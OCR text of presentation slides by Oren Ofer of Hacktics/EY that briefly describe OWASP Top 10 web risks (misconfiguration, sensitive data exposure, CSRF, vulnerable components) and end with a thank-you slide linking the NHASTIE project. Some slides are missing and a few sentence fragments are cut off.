


**A5-Security Misconfiguration** ✗

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

**A6-Sensitive Data Exposure** ✗

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.



authorization.

**A8-Cross-Site Request Forgery (CSRF)**

A CSRF attack forces a logged-on victim’s browser to send a forged HTTP request, including the victim’s session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim’s browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

**A9-Using Components with Known Vulnerabilities**

Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

Web applications frequently redirect and forward users to other pages and

# How to Defend Web Applications?

Form Based Authentication!

# Thank you!

NHASTIE Projects:

https://github.com/hacktics/nhastie

Oren Ofer, Hacktics ASC

🐦 @oren1ofer

✉ oren.ofer@il.ey.com

EY

Building a better
working world